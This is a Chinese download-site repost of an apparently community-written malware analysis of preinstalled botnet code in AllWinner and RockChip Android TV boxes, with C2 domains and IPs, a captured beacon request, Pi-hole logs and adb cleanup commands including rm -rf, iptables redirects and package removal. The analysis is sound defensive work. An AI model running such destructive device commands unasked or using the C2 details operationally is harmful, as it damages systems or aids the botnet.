 病毒分析
点击放大
T95-H616-Malware - "Pre-Owned" malware in ROM for AllWinner H616/H618
项目说明
AllWinner H616/H618 & RockChip 3328 Android Malware Analysis · Cleanup
<img width="169" height="150" alt="T95-remo" src=" />
Do you own an Android TV Box similar to one of these:
...and have a folder named:
/data/system/Corejava or a file named /data/system/shared_prefs/open_preference.xml
Your device is infected with malware, constantly trying to find a C2 server to upload 'telemetry' and await commands without your knowledge or permission. It's included with the device, straight from the merchant you ordered it from.
04-May-2023 · adc.flyermobi.com and 128.199.97.77 taken offline
Not long after the Gigaset update, *adc.flyermobi.com* went offline. DNS records for that domain are gone, and there is no response from 128.199.97.77.
28-Apr-2023 · Stage 1 Classes.dex gives up its secrets
Stage 1 will go to (*was* 128.199.97.77) and get the URL for Stage 2:
{"Id":1,"":"2.802","url":"
The URL above is arbitrary and can/will change. Stage 2 payload was encrypted; decrypted is archived as classes.dex. This particular example is meant to generate ad-click revenue in the background, but the malware a device receives is at the whim of the people running this IP.
Fun fact: * is also a URL used by the Gigaset Smartphone supply chain attack of August 2021.

Those responsible did a good job hiding their identity until now, but they left behind an expired SSL certificate from 2017 bound to port 443. It's a real certificate issued by Symantec: dsp.dotinapp.com. The https site appears to be a dev/test of the malware being served on port 80. This certificate, likely forgotten for years, is a clear indication of those behind the malware:
!dsp dotinapp com

Some Dotinapp PR to learm about who they are and what they do. You can even find them on LinkedIn
!image
It's worth pointing out that the PR annaouncement is from 2017, the SSL certificate is from 2017, the first C2 server (ycxrl.com) got registered in 2017, and the Amazon reviews go back to 2017 (the H616 was resleased in 2020)
Given the large number of positi online for these Android T, I wonder how many YouTubers were sponsored by Dotinapp or other interested parties to review these devices?
26-Apr-2023 · Email message from T95 seller?
I received this email the day after their C2 servers got shut down. Apparently they were looking to clear up the confusion with an offering of sponsorship dollars and some effusi!
25-Apr-2023 · AllWinner H618 and RockChip RK3328 Android T are "pre-owned" too
Thanks to Tanner at LTT for letting me review his findings - It appears the scope of this issue is much bigger than expected; many Android T with the AllWinner H616, H618 and RockChip RK3328 feature the "Corejava" C2 Bootstrap.
24-Apr-2023 · Akamai/Linode Terminate Command and Control Servers
In January I filled out Linode's irritating-to-use Abuse Form, only to get brushed-off with a nonsensical response by email. They ha this is the only method a to file abuse complaints. It took a few days of bitching on Reddit to get the attention of a human Linode representative who was e con to shut down the remaining three C2 IPs. The owners of the C2 servers were watching this whole exchange and changed their DNS to _127.0.0.1_ in order to partially conceal their activity but it did not work. As of today, the four associated DNS names resolve to non-routable IPs, and the servers they originally resolved to have gone dark.
Note this is only a temporary reprieve as the botnet can return on new hosts at any point. We'll be watching.
Added some interesting tcpflow dumps to the repo, for example here's how the con starts-up with the C2 servers:
POST /terminal/client/apiInfo HTTP/1.1
Connection: Keep-Alive
Content-Type: text/xml
channel: T10901
imei: xx:xx:xx:xx:xx:xx
launchername: com.swe.dgbluancher
model: MBOX
sdk: 29
brand: google
uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxx
vcode: 1
androidId: xxxxxxxxxxxxxxxx
manufacturer: Google
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; MBOX Build/QP1A.191105.004)
Host: cbphe.com
Accept-Encoding: gzip
Content-Length: 0
AllWinner and RockChip should do a little KYC before selling their SoC and tooling to anyone off the street. If they allow the Bad Guys to create these ROMs, will they release a tool that helps end-users install a clean Android or Linux image to these devices?
A few months ago I purchased a T95 Android TV box; it came with Android 10 (with working Play store) and an Allwinner H616 processor. It's a small-ish black box with a blue swirly graphic on top and a digital clock on the front. There's got to be thousands (or more!) of these boxes already in use globally.
There are tons of them a for purchase on Amazon and AliExpress. By the end of January 2023, Amazon's selection of these devices thinned-out considerably, but a quick scan online shows they are back in large numbers.
This device's ROM turned out to be very very sketchy -- Android 10 is signed with test keys, and named "Walleye" after the Google Pixel 2. I noticed there was not much crapware to be found, on the surface anyway. If test keys weren't enough of a bad omen, I found ADB wide open o and WiFi - right out-of-the-box.
I purchased the device to run Pi-hole among other things, and that's how I discovered just how nastily this box is festooned with malware. After running the Pi-hole install I set the box's DNS1 and DNS2 to 127.0.0.1 and got a hell of a surprise. The box was reaching out to many known, active malware addresses.
After searching unsuccessfully for a clean ROM, I set out to remove the malware in a last-ditch effort to make the T95 useful. I found layers on top of layers of malware using tcpflow and nethogs to monitor traffic and traced it back to the offending process/APK which I then removed from the ROM.
The final bit of malware I could not track down injects the system_server process and looks to be deeply-baked into the ROM. It's pretty sophisticated malware, resembling CopyCat in the way it operates. It's not found by any of the A I tried -- If anyone can offer guidance on how to find these hooks into system_server let me know.
The closest I came to neutralizing the malware was to use Pi-hole to change the DNS of the command and control server, YCXRL.COM to *127.0.0.2*. You can then monitor activity with netstat:
netstat -nputwc | grep 127.0.0.2
tcp6 1 0 127.0.0.1:34282 127.0.0.2:80 CLOSE_WAIT 2262/system_server
tcp 0 0 127.0.0.2:80 127.0.0.1:34280 TIME_WAIT -
tcp 0 0 127.0.0.2:80 127.0.0.1:34282 FIN_WAIT2 -
tcp6 1 0 127.0.0.1:34282 127.0.0.2:80 CLOSE_WAIT 2262/system_server
tcp 0 0 127.0.0.2:80 127.0.0.1:34280 TIME_WAIT -
tcp 0 0 127.0.0.2:80 127.0.0.1:34282 FIN_WAIT2 -
tcp6 1 0 127.0.0.1:34282 127.0.0.2:80 CLOSE_WAIT 2262/system_server
tcp 0 0 127.0.0.2:80 127.0.0.1:34280 TIME_WAIT -
tcp 0 0 127.0.0.2:80 127.0.0.1:34282 FIN_WAIT2 -
tcp6 1 0 127.0.0.1:34282 127.0.0.2:80 CLOSE_WAIT 2262/system_server
I also had to create an iptables rule to redirect all DNS to the Pi-hole as the malware/virus/whatever will use external DNS if it can't resolve, and then tries with a nonstandard port.
adb shell iptables -t nat -A OUTPUT -p udp --dport 53 -j DNAT --to 127.0.0.1:53
adb shell iptables -t nat -A OUTPUT -p tcp --dport 53 -j DNAT --to 127.0.0.1:53
adb shell iptables -t nat -A OUTPUT -p tcp --dport 5353 -j DNAT --to 127.0.0.1:53
adb shell iptables -t nat -A OUTPUT -p udp --dport 5353 -j DNAT --to 127.0.0.1:53
By doing this, the C&C server ends up hitting the Pi-hole webserver
1672673217|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
1672673247|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
1672673277|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
1672673307|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
1672673907|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
1672673937|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
1672673967|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
1672673997|ycxrl.com|POST /terminal/client/e HTTP/1.1|404|0
"Stage 0" hooks system_server and attempts to pull-down a payload from ycxrl.com, ycxrldow.com, cbphe.com, or cbpheback.com
Cleanup Instructions
- Reboot into recovery to reset the device or use the Reset option in the 'about' menu to "Factory Reset" the T95
- When device comes back online, connect to adb via USB A-to-A cable or WiFi/Ethernet
- Run the script (WiP!)
Check if the script was successful
adb logcat | grep Corejava
The script prevents a successful download from the C2 servers, as the malware can't write to /Coreja the payload from doing naughty things on your device:
101-10 23:34:39.759 2153 2153 W FileUtils: Failed to chmod(/data/system/Corejava): android.system.ErrnoException: chmod failed: EPERM (Operation not permitted)
01-10 23:34:39.760 2153 2153 W FileUtils: Failed to chmod(/data/system/Corejava/node): android.system.ErrnoException: chmod failed: ENOTDIR (Not a directory)
Ongoing In
In this repo you will find Classes.dex, the 'Stage 1' payload I managed to capture. The malware takes many measures to prevent from being discovered. You can install Pi-hole and tcpflow to monitor activity. Hopefully a method can be found to to completely disable the malware. The remediation instructions below are as close as it gets (for now.)
15-Mar-2023 · News + Simplified cleanup steps:
The botnet owners changed DNS on ycxrl.com to an invalid, private IP (192.168.9.1) ... so "stage 0" malware is running, but the pre-pwn3d malware is unable to download "stage 1" from ycxrl.com. They can change this back anytime they like to a real IP. Perform the following steps to prevent malware from showing up again when they change ycxrl.com back to a real IP.
Install ADB (If not already installed):
Assuming you're on Windows, to install ADB simply install Chocolatey first and install ADB using Choco:
choco install adb
macOS users ha to accomplish the same thing:
brew install android-platform-tools
Cleanup Steps:
* Start with a factory-reset device
* Set the root switch to enabled and restart the device
* Go to Settings -> Network & Internet
* Connect to WiFi/Ethernet (preferably with a static IP and no gateway to prevent internet access)
* Get T95 IP address from WiFi/Ethernet settings, connect to the device and become root:
adb connect [T95 IP address]
-> * daemon not running; starting now at tcp:5037
-> * daemon started successfully
-> connected to 10.44.0.14:5555
adb root
-> restarting adbd as root
Stage 1's 'home' folder is /data/system/Corejava \-- Defeat the malware by turning /data/system/Corejava into an immutable file instead:
adb shell rm -rf /data/system/Corejava
adb shell touch /data/system/Corejava
adb shell chmod 0000 /data/system/Corejava
adb shell //bin/busybox chattr +i /data/system/Corejava
Additionally, the following prevents adups from running, which is an extra, unrelated layer of malware:
adb shell pm uninstall --user 0 com.adups.fota
adb shell pm uninstall --user 0 com.ftest
adb shell pm uninstall --user 0 com.www.intallapp
adb shell rm -rf /data/data/com.adups.fota
adb shell touch /data/data/com.adups.fota
adb shell chmod 0000 /data/data/com.adups.fota
adb shell //bin/busybox chattr +i /data/data/com.adups.fota
项目信息
开发语言:Java
Star 数:335
技术要点
该项目属于病毒分析方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕"Pre-Owned" malware in ROM for AllWinner H616/H618 & RockChip RK3328 Android TV Boxes展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | T95-H616-Malware - "Pre-Owned" malware in ROM for AllWinner H616/H618 |
| 所属分类 | 病毒分析 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 23:22:37 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 506 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |